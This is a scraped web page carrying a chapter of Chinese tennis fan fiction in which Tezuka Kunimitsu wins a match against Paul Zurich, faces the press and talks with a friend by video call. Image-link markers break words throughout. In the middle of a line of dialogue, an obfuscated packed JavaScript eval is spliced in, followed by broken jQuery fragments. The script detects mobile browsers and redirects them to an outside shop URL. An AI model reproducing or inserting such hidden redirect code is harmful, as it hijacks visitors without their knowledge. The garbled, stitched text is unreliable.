“Game set,7-6,保罗·苏黎世拿下第二盘。”
第一盘,手冢国光准备充分,很快就进入状态,针对保罗的弱点持续施压,在手冢国光密不透风的压迫下,保罗频频失误,最后手冢国光以6-3的比分强势拿下首盘。
但在第二盘,保罗适应了手冢国光的节奏,开始展示出他那被媒体称为注定是巨星的天赋,多次化解手冢国光的攻势,比赛也正式进入白热化阶段,两人一路打到抢七。
在抢七中,保罗在关键分上打出一记连手冢国光都始料未及,极其不可思议的穿越球,以7-6的比分掰回一城。
就连托马斯都不得不感慨一声:“真漂亮。”
在他看来保罗·苏黎世的网球天赋一点也不输给手冢国光,他的网球充满了即兴创意,甚至连他自己都不能保证自己下一颗球一定会打向某个地方。
他曾当众说过他打球看的是心情,靠的是灵光一闪。
“曾经我很想签下他。”他突然冒出了一句。
“哈?”这还是亨利头一次听说,“你什么时候有这个念头的?”
托马斯:“他拿下第一个温网青少组冠军的时候。”
“那不就是他16岁的时候?”亨利有些惊讶,“那你怎么改变主意了?因为他爹?”
所有人都知道是保罗的父亲在担任他的网球教练。
托马斯笑而不语。
第三盘,也就是决胜盘,保罗·苏黎世越打越兴奋,频频用漂亮的制胜分点燃现场观众的热情。
菊丸英二看着保罗·苏黎世每得一次分就向四周抬手大喊,而观众也情不自禁地配合他欢呼尖叫的场面,瞪大眼睛,“这是什么啊?!”
抖着声音道:“好可怕。”
明明这里是手冢国光的主场,为什么这些观众会为保罗·苏黎世加油助威。
乾贞治推了下眼镜,他的声音也有些不平静:“这就是保罗·苏黎世的网球,他会花式打出最让人难以置信的球,能让观众在座位上就大饱眼福,甚至忘记自己的立场。”
“可之前看U17的时候他比赛也没这样啊!”
“这或许是因为...”不二周助睁开冰蓝色的眼睛,“他当时并没有拿出真实的实力吧。”
单看保罗·苏黎世现在的表现就知道了,当时的表演赛他并没有进入状态。
紧接着他们还看到保罗·苏黎世的各种花招,包括但不限于胯/下击球,背身不看人回球,以及故意模仿手冢国光球招的种种行为。
“他这是挑衅吗?!”桃城武怒道,“他也太嚣张了吧?!”
“他是表演型人格。”乾贞治道,
“他把球场当成他的舞台,舞台越大他就越兴奋,他甚至会在球场上做出古怪的行为,和观众互动,吸引对手和观众的注意力,从而影响比赛,不少顶尖球员输在他手里。”
“怎么这样啊。”菊丸英二哀嚎,担忧地看向球场的手冢国光。
就算是冷静如手冢,也很难不被这种气氛影响吧。
与此同时,观众席的第一排,亨利看着完全被炒热的观众席,忍不住道:“无论看多次还是会觉得不可思议。”
“他或许是观众最喜欢的球员,但没有球员会想和他对上吧。”
“没事。”康拉德拍了拍他的肩膀,“国光又不是第一次和他对上。”
面对一个状态爆棚、被观众支持的保罗·苏黎世,手冢国光只是闭上眼,几息后,卡在25秒发球时间前,重新睁开,他的呼吸已经恢复到规律的节奏中。
他抛球,挥拍,一颗黄绿色网球飞过球网,落在发球区线内,在众目睽睽之下,缓缓向球网内滚动。
刚刚还火热的气氛诡异地沉默了两秒。
托马斯憋不住地乐了,意味深长道:“真有他的。”
保罗·苏黎世确实极其擅长用搞怪、挑衅来扰乱对手的心态,但面对手冢国光这样“面无表情”的选手,无论保罗做什么都没反应,只专注地打好下一分。
反倒是保罗受到了手冢国光的影响,被手冢国光追平比分的时候,他甚至因为一颗压线球和裁判起了争执,暴躁的声音响彻了整片球场。
在众人瞠目结舌时,手冢国光静悄悄地从他身边走过,完成了换场。
保罗·苏黎世被裁判警告,才不得不走向另一侧的球场。
接下来的比赛,手冢国光凭借着比保罗更稳定的发挥,以7-5的比分赢下了比赛。
比赛结束的那一刻,观众席响起热烈的掌声,托马斯等人随着其他人站起身,为手冢国光献上掌声。
在一片混乱声中,亨利的耳边隐约听到托马斯说道:“因为我遇到更好的了。”
亨利的双臂伸出栏杆,海豹鼓掌的动作顿了一下,三秒后才反应过来,托马斯这是在回答他之前的问题,他无语道:“你这是马后炮吧。”
之前不说,偏偏在手冢国光赢了保罗·苏黎世后说。
就你会说,哼,他也会,他还说手冢国光是为网球而生的呢。
“我说的是真的。”托马斯为自己喊冤,他是真这样想的。
他看向场上接受采访的手冢国光,明明赢比赛的时候他还会挥动手臂,但他总能迅速收敛喜悦,回归平静,现在还主动分析自己在刚刚比赛中的不足。
诚然,保罗·苏黎世确实很有天赋,也极具商业价值,但说实话,他并不稳定,要想让他发挥好,保证他心情愉快十分重要,他对养孩子一直很苦手。
天赋固然重要,但能不能兑现却是另外一回事。
当实力成长到一定高度的时候,这个时候决定比赛胜负的是心态。
他觉得手冢国光已经具备了这一素质,他成为顶尖球员只是时间问题。
此时场上的手冢国光却不知自己的教练对自己抱有如此笃定的信心,即时采访结束后,他便回到后场冷却放松和身体恢复。
二十分钟后,他刚换好干净的球衣,就有工作人员通知他去开新闻发布会。
手冢国光不得不放下手里吃了一口的能量棒,跟着工作人员离开。
没办法,这是球员的义务,不然就会面临罚款。
亨利背着手冢国光的球包,和托马斯、康拉德紧随其后,他小声嘀咕:“怎么这么快?不都一个小时后才开始?”
托马斯轻叹了一口气,“他们等不及了。”
“现在只希望他们能有分寸一点。”
别给手冢国光太大的压力。
但他还是高估了这群媒体,看到那个直接问手冢国光“这是你的主场作战,所有人都看好你夺冠,你觉得自己有几分把握”,
更是道“目前拿过日本网球公开赛冠军的日本选手,只有武士南次郎,作为日本选手,你不觉得你有夺冠的义务吗”的日媒,托马斯气得在心里骂骂咧咧。
真是怕什么就来什么。
你们把夺冠希望寄托在一个不满十八岁的孩子身上,到底是怎么好意思开这个口的?
懂不懂什么是可持续发展??!
你们看到下一场比赛对手是谁了吗?!
是在美网决赛打败阿贝·邓肯的夏普·霍尔!现在的世界第一!
手冢国光微微一顿,用了亨利教他的话术道:“我能做的是全力以赴,把训练里的东西打出来,做到每一球都专注。”
是非常公式化的回答,接下来的几个问题,手冢国光的回答滴水不漏,完全不给媒体做文章的机会。
但说归说,晚上和埴之冢羊视频通话时,还是被她察觉到了他的紧张。
屏幕中的埴之冢羊眨巴了下眼睛,“你输的话,你会放弃网球吗?”
手冢国光想也不想就道:“当然不会。”
“那日本是网球荒漠的国际共识会变得更差吗?”
“......”手冢国光顿了顿,他觉得已经没有退步的空间了,“...不会。”
“你赢的话,这个共识会扭转吗?”
“...我觉得不会。”越前南次郎没退役前都没扭转,更何况是他。
“这个比赛不是每年都举办吗?”
“...是的。”
“那也没那么重要嘛,这次没拿,明年接着拿不就好了,让他们再多等等呗,反正距离越前南次郎夺冠已经是十几
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17718431|205739||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
年前的事了,也不差这一年。”
“......你说得没错。”
“对叭。”对面的埴之冢羊眉眼弯弯道,“我也是日本人,我就是这么认为的,那你是不是该听听我的发言?”
“......嗯。”
埴之冢羊很满意地看到他紧锁的眉头松弛了下来,她的小伙伴从小就这样,责任心超强,别人的一句“交给你了”,他都会认认真真地负责到底。
“那我重新说一遍。”她看着屏幕里的手冢国光,笑着道,“恭喜你进入决赛,这是你第一次进入ATP500的决赛,感觉怎么样?”
手冢国光也微微扬起嘴角,诚实道:“很不错。”
他离冠军只剩下一场比赛了。
“有什么想要的东西吗?”埴之冢羊又问。
“没想过。”手冢国光问,“怎么了?”
“没什么。”埴之冢羊说,“就想奖励一下今年一直很努力的小光选手。”
手冢国光见她兴致很高,配合她想了一下,“想和你一起吃烤鳗鱼。”
现在正是鳗鱼长膘的最好食用季节,而且他的秋假也快到了。
之前商量赛事安排的时候,托马斯特意给他放了几天的假,说什么比赛年年有,秋假过了他这个年龄就没了,让他好好体会只有初高中生才能拥有的秋假。
然而,对面却沉默了,就在手冢国光以为她不乐意的时候,她缓缓开腔道:“你怎么知道我预定了高级鳗鱼?”
“本来打算给你个惊喜的。”
听着她略带了点埋怨的语气道,手冢国光很不诚心地道歉:“抱歉。”
他补充了一句:“我很期待。”
他看了眼她身后的大树,关心道:“实习怎么样?”
前段时间,小羊已经实现了她今年的目标,成功拿到了萨因运动医疗中心的实习名额,现在已经走马上任了,她的实习老师还是她曾经的引路人,詹姆斯医生。
从她最近的日记能看出两人相处得还挺愉快。
埴之冢羊:“很顺利哦,老师和蔼可亲,其他医生也不会故意刁难。”
“硬要说哪里不顺的话,”她停了一下,“就是最近新来的病人,喜欢玩捉迷藏。”
手冢国光:“?”
“什么意思?”
“她很喜欢在治疗的时候玩失踪。”
“为什么?”手冢国光不理解,都去治病了,为什么会想玩失踪?
“撒,她拒绝沟通。”埴之冢羊耸了耸肩,“一般这个时候,我会负责把她找出来。”
“找到后,她就会配合治疗?”
“嗯。”说完,埴之冢羊瞅了手冢国光一眼。
手冢国光的心一突,果然,下一秒,她悠悠道:“我觉得比你小时候为了早点打球,非和我说你已经没事了,要好应付得多。”
“......”在一片沉默中,手冢国光有些尴尬地微微别过脸,伸手握拳抵在嘴边,轻咳一声,“...是我当时心智不成熟。”
“诶——”埴之冢羊拖长尾音,如愿看到他那越来越红的耳尖,才决定放过这位新晋的日本火种。
手冢国光瞧见她那满脸笑盈盈的样子,无奈道:“够了吗?”
“抱歉抱歉。”埴之冢羊很不走心地道歉,“下意识。”
这时,不远处有人喊了埴之冢羊一声,埴之冢羊扭头应道,然后对他说:“午休要结束了,我要回去工作了。”
“好。”手冢国光说,“工作加油。”
“你也是,”埴之冢羊笑道,“决赛加油。”
“嗯。”
挂掉电话后,手冢国光才发现菊丸英二他们给他发了个加油视频,看背景还是在网球体育馆门口。
原来他们也来看他比赛了啊...
他从阳台回到室内,托马斯正好敲门进来,他本来想和手冢国光谈谈心,让他放松一下心态,别紧张得晚上都睡不好。
不过在看到手冢国光眉心舒展,嘴角也挂着极淡的笑意,瞬间放下心。
于是拿出康拉德特意调配的补充剂,盯着手冢国光喝完就放他去洗漱睡觉。